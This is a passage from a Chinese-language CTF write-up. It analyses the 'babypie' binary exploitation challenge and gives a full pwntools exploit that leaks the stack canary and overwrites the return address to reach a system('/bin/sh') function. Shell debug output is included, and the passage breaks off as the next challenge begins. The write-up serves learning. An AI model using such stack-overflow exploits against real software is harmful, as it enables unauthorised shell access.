


```
                                                  \x88bbbbb \x10`[DEBUG] Received 0x9
f bytes:
    '/bin/sh: 1: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa: not fo
und\n'
/bin/sh: 1: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa: not found
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x43 bytes:
    '666.c  6.py  7.py  babyfmtt  babyfmtt.py  bin  bin.py  sma  sma.py\n'
666.c  6.py  7.py  babyfmtt  babyfmtt.py  bin  bin.py  sma  sma.py
$ 
```


题目5：bin4

babypie

开始分析：




```
king@ubuntu: ~/桌面/ctfwiki/花式栈溢出
king@ubuntu:~/桌面/ctfwiki/花式栈溢出$ checksec babypie
[*] '/home/king/\xe6\xa1\x8c\xe9\x9d\xa2/ctfwiki/\xe8\x8a\xb1\xe5\xbc\x8f\xe6\xa
0\x88\xe6\xba\xa2\xe5\x87\xba/babypie'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
king@ubuntu:~/桌面/ctfwiki/花式栈溢出$ ldd babypie
        linux-vdso.so.1 =>  (0x00007ffed6bfd000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fa6162fb000)
        /lib64/ld-linux-x86-64.so.2 (0x0000561943cf2000)
king@ubuntu:~/桌面/ctfwiki/花式栈溢出$ aaaaaaaaaaaaaa
```



```
__int64 sub_960()
{
  __int128 buf; // [rsp+0h] [rbp-30h]
  __int128 v2; // [rsp+10h] [rbp-20h]
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  buf = 0uLL;
  v2 = 0uLL;
  puts("Input your Name:");
  read(0, &buf, 0x30uLL);
  printf("Hello %s:\n", &buf, buf, v2);
  read(0, &buf, 0x60uLL);
  return 0LL;
}
```

栈溢出保护，堆栈不可执行，堆栈不可写，只有got可以改，看逻辑，先输入名字到buf，刚好0x30的大小，这里马上想到泄露canary，因为后面有个printf函数，第二次输



```
int sub_A3E()
{
  return system("/bin/sh");
}
```

随机化地址0xA3E可以直接getshell，很好，就跳转到这里吧。

大体思路：


1、因为canary的低位是\x00截断符，先用\x01去覆盖这个低位，然后打印出来后面的7位，最后加上\x00即可

2、通过填充canary实现栈溢出，跳到那个0xA3E函数处，由于随机化的地址，所以第四位不知道怎么搞，这里直接爆破第四位即可

EXP如下：


```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
context(arch='amd64', os='linux')
#arch■■■■i386~■■■
local = 1
elf = ELF('./babypie')
def debug(addr,PIE=True):
   if PIE:
       text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
       gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(p,"b *{}".format(hex(addr)))

while True:
   if local:
       p = process('./babypie')
       libc = elf.libc
   else:
       p = remote('',)
       libc = ELF('./')
       #■■■■■■■■■
   system_addr = '\x3E\x0A'
   payload = ''
   payload += 'a'*0x28 +'\x01'
   p.send(payload)
   p.recvuntil('\x01')
   canary = '\x00' + p.recv()[:7]
   print hex(u64(canary))
   payload = ''
   payload += 'a'*0x28 + canary + 'aaaaaaaa' + system_addr
   p.send(payload)
   try:
       p.recv(timeout = 1)
   except EOFError:
       p.close()
       continue
   p.interactive()
```

爆破是常规操作，不爆破也是行的，如图：




```
.text:00000000000009EB                 mov     edi, 0          ; fd
.text:00000000000009F0                 call    _read
.text:00000000000009F5 ; 13:   printf("Hello %s:\n", &buf, buf, v2);
.text:00000000000009F5                 lea     rax, [rbp+buf]
.text:00000000000009F9                 mov     rsi, rax
.text:00000000000009FC                 lea     rdi, format     ; "Hello %s:\n"
.text:0000000000000A03                 mov     eax, 0
.text:0000000000000A08                 call    _printf
.text:0000000000000A0D ; 14:   read(0, &buf, 0x60uLL);
.text:0000000000000A0D                 lea     rax, [rbp+buf]
.text:0000000000000A11                 mov     edx, 60h ; '`'  ; nbytes
.text:0000000000000A16                 mov     rsi, rax        ; buf
.text:0000000000000A19                 mov     edi, 0          ; fd
.text:0000000000000A1E                 call    _read
.text:0000000000000A23                 mov     eax, 0
.text:0000000000000A28                 mov     rcx, [rbp+var_8]
.text:0000000000000A2C                 xor     rcx, fs:28h
.text:0000000000000A35                 jz      short locret_A3C
.text:0000000000000A37                 call    ___stack_chk_fail
.text:0000000000000A3C ; ---------------------------------------------------------------------------
.text:0000000000000A3C ; 15:   return 0LL;
.text:0000000000000A3C
.text:0000000000000A3C locret_A3C:                             ; CODE XREF: sub_960+D5↑j
.text:0000000000000A3C                 leave
.text:0000000000000A3D                 retn
.text:0000000000000A3D ; } // starts at 960
.text:0000000000000A3D sub_960         endp
.text:0000000000000A3D
.text:0000000000000A3E
.text:0000000000000A3E ; =============== S U B R O U T I N E =======================================
.text:0000000000000A3E
.text:0000000000000A3E ; Attributes: bp-based frame
.text:0000000000000A3E
.text:0000000000000A3E sub_A3E         proc near
.text:0000000000000A3E ; __unwind {
.text:0000000000000A3E                 push    rbp
.text:0000000000000A3F                 mov     rbp, rsp
.text:0000000000000A42                 lea     rdi, command    ; "/bin/sh"
.text:0000000000000A49                 call    _system
.text:0000000000000A4E                 nop
.text:0000000000000A4F                 pop     rbp
.text:0000000000000A50                 retn
.text:0000000000000A50 ; } // starts at A3E
.text:0000000000000A50 sub_A3E         endp
.text:0000000000000A50
```

因为在read后其实前面的字节是一样的，所以只需要覆盖最后一个字节为\x3E即可：



```
payload = ''
payload += 'a'*0x28 + canary + 'aaaaaaaa' + '\x3E'
p.send(payload)
```

最后检验下：




```
king@ubuntu: ~/桌面/ctfwiki/花式栈溢出
    00000030  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 01  │aaaa
a│aaa·│
    00000040  f2 51 c6 f1  15 e5 18 e0  30 c2 61 ff  7f 3a 0a     │·Q··
·│·:·│
    0000004f
0x18e515f1c651f200
[DEBUG] Sent 0x3a bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa
a│aaaa│
    *
    00000020  61 61 61 61  61 61 61 61  00 f2 51 c6  f1 15 e5 18  │aaaa
·│····│
    00000030  61 61 61 61  61 61 61 61  3e 0a                     │aaaa
    0000003a
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x5b bytes:
    '666.py\t   b0verfl0w.py  babypie.py  over.over\n'
    'b0verfl0w  babypie\t gets.py      over.over.py\n'
666.py         b0verfl0w.py  babypie.py  over.over
b0verfl0w  babypie      gets.py      over.over.py
$ 
```

总结：这里就是利用了read函数后面有printf或者puts函数可以打印，通过覆盖低位\x0a，达到泄露低地址的目的，学习到了新技能。


题目6:bin5

bs


开始分析：



```
king@ubuntu: ~/桌面/canary
king@ubuntu:~/桌面/canary$ checksec bs
[*] '/home/king/\xe6\xa1\x8c\xe9\x9d\xa2/canary/bs'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
king@ubuntu:~/桌面/canary$ 
```



